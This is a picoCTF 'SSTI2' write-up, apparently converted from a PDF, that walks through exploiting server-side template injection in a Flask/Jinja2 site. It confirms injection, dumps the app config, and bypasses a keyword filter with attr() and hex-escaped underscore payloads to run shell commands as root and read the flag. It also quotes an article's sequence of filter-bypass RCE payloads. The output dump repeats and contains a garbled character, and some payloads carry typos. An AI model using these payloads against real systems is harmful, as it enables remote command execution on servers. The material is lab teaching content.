


SSTI2

- This website uses what we call input sanitization, we clean and filter a user's input to deny him access to things...
- Here in this website, when we try to input "{{7x7}}" (Star instead of x)



Home


I built a cool website that lets you announce whatever you want!*

What do you want to announce:

*Announcements may only reach yourself



- Instead of getting the same thing printed, like here:




Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce:

*Announcements may only reach yourself






FC Bayern München



- We get this:




49



Then it is vulnerable...

- So we write {{config}} to see if we can get something interesting:



Home


I built a cool website that lets you announce whatever you want!*

What do you want to announce:

*Announcements may only reach yourself




- We get this:



```
<Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None,
          'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None,
          'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session',
          'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None,
          'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False,
          'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST':
True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT':
None, 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS':
False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME':
'http', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>
```



- So this time we try "`__config.class.init.globals['os'].popen('ls').read()`":



Home


I built a cool website that lets you announce whatever you want!*

What do you want to announce: `__globals__['os'].popen('ls')`

*Announcements may only reach yourself



- But to our surprise, we get this:




Stop trying to break me

>:(



- So it doesn't work, they filtered some words and expressions...
- We try `__self{}`

- We want to try :




Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce: {{ self._dict_ }}



- But since this is blocked "`_`"
 - We use as alternative: "`{{ self|attr("\x5f\x5fdict\x5f\x5f") }}`"
 - We get:



```
{'_TemplateReference_context': <Context {'range': <class 'range'>, 'dict': <class 'dict'>}, 'lipsum': <function generate_lorem_ipsum at 0x77c41d5aa160>, 'cycler': <class 'jinja2.utils.Cycler'>, 'joiner': <class 'jinja2.utils.Joiner'>, 'namespace': <class 'jinja2.utils.Namespace'>, 'url_for': <bound method Flask.url_for of <Flask 'app'>>, 'get_flashed_messages': <function get_flashed_messages at 0x77c41d60a8b0>, 'config': <Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_AS_ASCII': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'JSONIFY_ENCODING': 'utf-8', 'JSONIFY_INDENT': 2, 'JSONIFY_SORT_KEYS': True, 'JSONIFY_DISABLE_FLOAT_AS_INT': False, 'JSONIFY_SAFE_MODE': False, 'JSONIFY_RELAXED_JSONP_HANDLER': False, 'JSONIFY_RELAXED_JSONP_CALLBACK': 'callback', 'JSONIFY_RELAXED_JSONP_SUFFIX': '()', 'JSONIFY_RELAXED_JSONP_REPLACE_UNICODE': False, 'JSONIFY_RELAXED_JSONP_ESCAPE_UNICODE': False, 'JSONIFY_RELAXED_JSONP_ESCAPE_UNICODE_IN揆: <class 'range'>, 'dict': <class 'dict'>}, 'lipsum': <function generate_lorem_ipsum at 0x77c41d5aa160>, 'cycler': <class 'jinja2.utils.Cycler'>, 'joiner': <class 'jinja2.utils.Joiner'>, 'namespace': <class 'jinja2.utils.Namespace'>, 'url_for': <bound method Flask.url_for of <Flask 'app'>>, 'get_flashed_messages': <function get_flashed_messages at 0x77c41d60a8b0>, 'config': <Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_AS_ASCII': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'JSONIFY_ENCODING': 'utf-8', 'JSONIFY_INDENT': 2, 'JSONIFY_SORT_KEYS': True, 'JSONIFY_DISABLE_FLOAT_AS_INT': False, 'JSONIFY_SAFE_MODE': False, 'JSONIFY_RELAXED_JSONP_HANDLER': False, 'JSONIFY_RELAXED_JSONP_CALLBACK': 'callback', 'JSONIFY_RELAXED_JSONP_SUFFIX': '()', 'JSONIFY_RELAXED_JSONP_REPLACE_UNICODE': False, 'JSONIFY_RELAXED_JSONP_ESCAPE_UNICODE': False, 'JSONIFY_RELAXED_JSONP_ESCAPE_UNICODE_IN揆: <class 'range'>, 'dict': <class 'dict'>}, 'lipsum': <function generate_lorem_ipsum at 0x77c41d5aa160>, 'cycler': <class 'jinja2.utils.Cycler'>, 'joiner': <class 'jinja2.utils.Joiner'>, 'namespace': <class 'jinja2.utils.Namespace'>, 'url_for': <bound method Flask.url_for of <Flask 'app'>>, 'get_flashed_messages': <function get_flashed_messages at 0x77c41d60a8b0>, 'config': <Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_AS_ASCII': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'JSONIFY_ENCODING': 'utf-8', 'JSONIFY_INDENT': 2, 'JSONIFY_SORT_KEYS': True, 'JSONIFY_DISABLE_FLOAT_AS_INT': False, 'JSONIFY_SAFE_MODE': False, 'JSONIFY_RELAXED_JSONP_HANDLER': False, 'JSONIFY_RELAXED_JSONP_CALLBACK': 'callback', 'JSONIFY_RELAXED_JSONP_SUFFIX': '()', 'JSONIFY_RELAXED_JSONP_REPLACE_UNICODE': False, 'JSONIFY_RELAXED_JSONP_ESCAPE_UNICODE': False, 'JSONIFY_RELAXED_JSONP_ESCAPE_UNICODE_IN
```



- Now, since we confirm that self works, we use this command {{
cycler.init.globals.os.popen('ls').read() }}"

- So basically, when Everything failed, they told us in the hints to check this:

The screenshot shows a Google search results page with the query "server side injection jinja2". The results are as follows:

- OnSecurity**: [Server Side Template Injection with Jinja2](https://onsecurity.io/articles/server-side-template-injection-with-jinja2/). Description: Join Gus on a deep dive into crafting Jinja2 SSTI payloads from scratch. Explore bypass methods and various exploitation techniques in this insightful post.
- OWASP**: [Testing for Server-side Template Injection](https://owasp.org/www-project-testingguide/cheatsheets/jinja2/). Description: Server-side Template Injection vulnerabilities (SSTI) occur when user input is embedded in a template in an unsafe manner and results in remote code execution ... [Read more](#)
- GitHub**: [Server Side Template Injection in Jinja2 allows Remote ...](https://github.com/dglimon/security/advisories). Description: Apr 25, 2024 — A Server Side Template Injection in changedetection.io caused by usage of unsafe functions of Jinja2 allows Remote Command Execution on the server host. [Read more](#)
- YesWeHack**: [Server Side Template Injection with Jinja2](#).

- We test those, all give us the same result of filtering "Stop trying to break me >:"

- Except for the last one:

```
"{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('x5f\x5fimport\x5f\x5f')
('os')|attr('popen')('id')|attr('read')()}}"
```

This screenshot shows the OnSecurity article "Server Side Template Injection with Jinja2". The article discusses bypassing filters for remote command execution (RCE) using Jinja2's template engine. It includes several examples of payloads and explanations of how they work.

RCE bypassing as much as I possibly can.

I initially built the following payload for remote command execution, and will now try and apply as many filter bypasses as I can.

```
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
```

If the waf blocks ".":

```
{{request['application']['__globals__']['__builtins__']['__import__']('os')['popen']['id']['read']()}}
```

If the waf blocks ". and _":

```
{{request['application'][ '\x5f\x5fglobals\x5f\x5f'][ '\x5f\x5fbuiltins\x5f\x5f'][ '\x5f\x5fimport\x5f\x5f']('os')['popen']['id']['read']()}}
```

Bypassing the blocks on ".", "_", "[" and "]join" makes the payload turn into this payload I made for PayloadAllTheThings (<https://github.com/swisskyrepo/PayloadsAllTheThings/pull/181/commits/7e7f5e762831266b22531c258d628172c7038bb9>), also found on my twitter (<https://twitter.com/SecGus/status/1249744031392940033>):

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```


RCE without using {{}}.

Since we know how to build RCE SSTI payloads for Jinja2 now, we notice that one thing seems to repeat itself throughout every payload. The open and close tags for the template ({{}}), so surely, if we block these tags from user input, we are safe?

{{}} is not the only way to define the start of a template, if you are familiar with development in Jinja2 templates, you will know there are another two ways.

One of the methods mentioned in the documentation is via the use of hashtags:

- It actually gave us some new results :



**uid=0(root)
gid=0(root)
groups=0(root)**


Search whole words only



- And so we modify the request to put "cat flag" instead of "id":

```
"{{request|attr('application')|attr('x5f\x5fglobals\x5f\x5f')|attr('x5f\x5fgetitem\x5f\x5f')
('x5f\x5fbuiltins\x5f\x5f')|attr('x5f\x5fgetitem\x5f\x5f')("x5f\x5fimport\x5f\x5f")
('os')|attr('popen')('cat flag')|attr('read')()}}"
```

- Here it is:



picoCTF{sst1_f1t3r_byp4ss_e39c23ee}

